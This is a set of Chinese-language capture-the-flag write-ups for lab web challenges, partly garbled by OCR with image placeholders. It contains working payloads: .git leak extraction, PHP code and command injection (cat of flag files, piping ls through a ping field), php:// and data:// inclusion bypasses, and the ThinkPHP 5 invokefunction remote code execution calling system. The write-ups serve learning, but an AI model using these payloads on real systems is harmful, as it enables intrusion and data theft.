


That file doesn't exist!

那就下载git泄露文件

```
D:\python3\GitHack-master\GitHack-master>python GitHack.py http://61.147.171.105:61964/.git/
[+] Download and parse index file ...
[+] index.php
[+] templates/about.php
[+] templates/contact.php
[+] templates/flag.php
[+] templates/home.php
[OK] templates/about.php
[OK] templates/contact.php
[OK] templates/flag.php
[OK] index.php
[OK] templates/home.php
```


查看原代码




构造payload /?page=').system('cat+./templates/flag.php');//


;//绕过后面的语句

90.ics-06



点什么都没反应 除了报表中心





送分题

但选日期也没反应 注意到url里id=1 猜测sql注入

但是在测试闭合时 无论输入什么都会跳回去 那就试试爆破

想先爆破个10000，中间找到

Request	Payload	Status code	Error	Timeout	Lengt
2333	2333	200	☐	☐	1901
2	2	200	☐	☐	1866
5	5	200	☐	☐	1866
6	6	200	☐	☐	1866
7	7	200	☐	☐	1866
4	4	200	☐	☐	1866
11	11	200	☐	☐	1866
1	1	200	☐	☐	1866
10	10	200	☐	☐	1866
3	3	200	☐	☐	1866
0		200	☐	☐	1866
8	8	200	☐	☐	1866
18	18	200	☐	☐	1866
9	9	200	☐	☐	1866

Request Response

Pretty Raw Hex Render

云平台报表中心


列表

日期范围 -

确认


cyberpeace{d710b15e0875c6f7b45caa820ce141e2}

91.PHP2




Can you anthenticate to this website?

翻译就是介绍网站 那肯定要顶层文件index.php 打不开就看源代码index.phps



admin两次url编码（服务器直接会编码一次）



Access granted!

Key: cyberpeace{daf0c265ee1781811fc30f183ff418bc}


Can you anthenticate to this website?


92.Web_php_include

```php
<?php
show_source(__FILE__);
echo $_GET['hello'];
$page=$_GET['page'];
while (strstr($page, "php://")) {
        $page=str_replace("php://", "", $page);
}
include($page);
?>
```

strstr函数区分大小写

1.(大小写绕过)用PHP://input






2.data://协议

data://text/plain,.....

data://text/plain,




```
<?php
show_source(__FILE__);
echo  $_GET['hello'];
$page=$_GET['page'];
while  (strstr($page,  "php://"))  {
        $page=str_replace("php://",  "",  $page);
}
include($page);
?>
```

fl4gisisish3r3.php index.php phpinfo.php

94.unserialize3


```
class xctf{
public $flag = '111';
public function __wakeup(){
exit('bad requests');
}
?code=
```

script.php


```php
<?php
class xctf{
public $flag = '111';
public function __wakeup(){
exit('bad requests');
}
}
$a = new xctf();
echo(serialize($a));
?>
```

输入 输出

```
O:4:"xctf":1:{s:4:"flag";s:3:"111";}
```




bad requests



the answer is : cyberpeace{fee730b758929c9cfa2041d947382255}

95.simple_js



第一时间想到抓包去爆破 但抓包后发现没有能爆破的参数

随便输入后 再查看源代码

```
<html>
<head>
    <title>JS</title>
    <script type="text/javascript">
    function dechiffre(pass_enc){
        var pass = "70,65,85,88,32,80,65,83,83,87,79,82,68,32,72,65,72,65";
        var tab  = pass_enc.split(',');
                var tab2 = pass.split(',');var i,j,k,l=0,m,n,o,p = "";i = 0;j = tab.length;
                        k = j + (l) + (n=0);
                        n = tab2.length;
                        for(i = (o=0); i < (k = j = n); i++ ){o = tab[i-l];p += String.fromCharCode((o = tab2[i]));
                                if(i == 5)break;}
                        for(i = (o=0); i < (k = j = n); i++ ){
                        o = tab[i-l];
                                if(i > 5 && i < k-l)
                                        p += String.fromCharCode((o = tab2[i]));
                        }
        p += String.fromCharCode(tab2[17]);
        pass = p;return pass;
    }
    String["fromCharCode"](dechiffre("\x35\x35\x2c\x35\x36\x2c\x35\x34\x2c\x37\x39\x2c\x31\x31\x35\x2c\x36\x39\x2c\x31\x31
    h = window.prompt('Enter password');
    alert( dechiffre(h) );
```

split()：拆分字符串。通过指定分隔符对字符串进行切片，并返回分割后的字符串列表（list）

String.fromCharCode() 将 Unicode 编码转为一个字符

h=你输入弹框内的内容
之后`alert`弹出`dechiffre(h)`的值

分析代码得 无论tab1是什么 最后输出p都是FAUX PASSWORD HAHA，那有可能teb1输出的数字就是flag

```
script.js
1   var n=String.fromCharCode(55,56,54,79,115,69,114,116,107,49,50);
2
3   console.log(n);
```

```
输入    输出
1   786OsErtk12
```

通过本题简单分析了JS代码

96.xff_referer

按要求更改xff和referfer

Referer:https://www.google.com
X-Forwarded-For: 123.123.123.123

97.command_execution

题目来源: Cyberpeace-n3k0

题目描述: 小宁写了个ping功能,但没有写waf,X老师告诉她这是非常危险的，你知道为什么吗。

题目场景: http://61.147.171.105:49224

PING

请输入需要ping的地址

PING

PING

请输入需要ping的地址

PING

```
ping -c 3 127.0.0.1
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.024 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.030 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.037 ms

--- 127.0.0.1 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2026ms
rtt min/avg/max/mdev = 0.024/0.030/0.037/0.007 ms
```

试试RCE注入

PING

127.0.0.1 | ls /home

PING

```
ping -c 3 127.0.0.1 | ls /
bin
boot
dev
etc
home
lib
lib64
media
mnt
opt
```


找可疑的打开 发现home里有flag

```
127.0.0.1 | cat /home/flag.txt
```

```
PING
```

```
ping -c 3 127.0.0.1 | ls /home
flag.txt
```

98.simple_php




```php
<?php
show_source(__FILE__);
include("config.php");
$a=@$_GET['a'];
$b=@$_GET['b'];
if($a==0  and  $a){
        echo  $flag1;
}
if(is_numeric($b)){
        exit();
}
if($b>1234){
        echo  $flag2;
}
?>
```

```
Cyberpeace{647E37C7627CC3E4019EC69324F66C7C}
```

简单的若比较绕过

99.baby_web

题目来源:

题目描述: 想想初始页面是哪个


题目场景: http://61.147.171.105:62828

HELLO WORLD

i题目明显提示去看index.php 但是会跳到1.php 那就抓包改

最后藏在语句里

100.php_rce



:)

ThinkPHP V5

十年磨一剑 - 为API开发设计的高性能框架

[V5.0 版本由 七牛云 独家赞助发布]

顶想云——官方生态服务，助力企业数智化建设!

感觉是复现题 搜一搜ThinkPHP V5


```
index.php?s=index/\think\app/invokefunction&function=phpinfo&vars[0]=100
```

Configuration

PHP Core


Directive	Local Value	Master Value
allow_url_fopen	On	On
allow_url_include	Off	Off
arg_separator.input	&	&
arg_separator.output	&	&
auto_append_file	*no value*	*no value*
auto_globals_jit	On	On
auto_prepend_file	*no value*	*no value*
browscap	*no value*	*no value*
default_charset	UTF-8	UTF-8
default_mimetype	text/html	text/html
disable_classes	*no value*	*no value*
disable_functions	*no value*	*no value*
display_errors	Off	On
display_startup_errors	Off	Off
doc_root	*no value*	*no value*

```
/index.php?
s=index/think\app/invokefunction&function=call_user_func_array&vars[0]=system&va
rs[1][]=whoami
```




www-data www-data

接着用rce命令代替woami



bin boot dev etc flag home lib lib64 media mnt opt proc root run sbin srv sys tmp usr var var



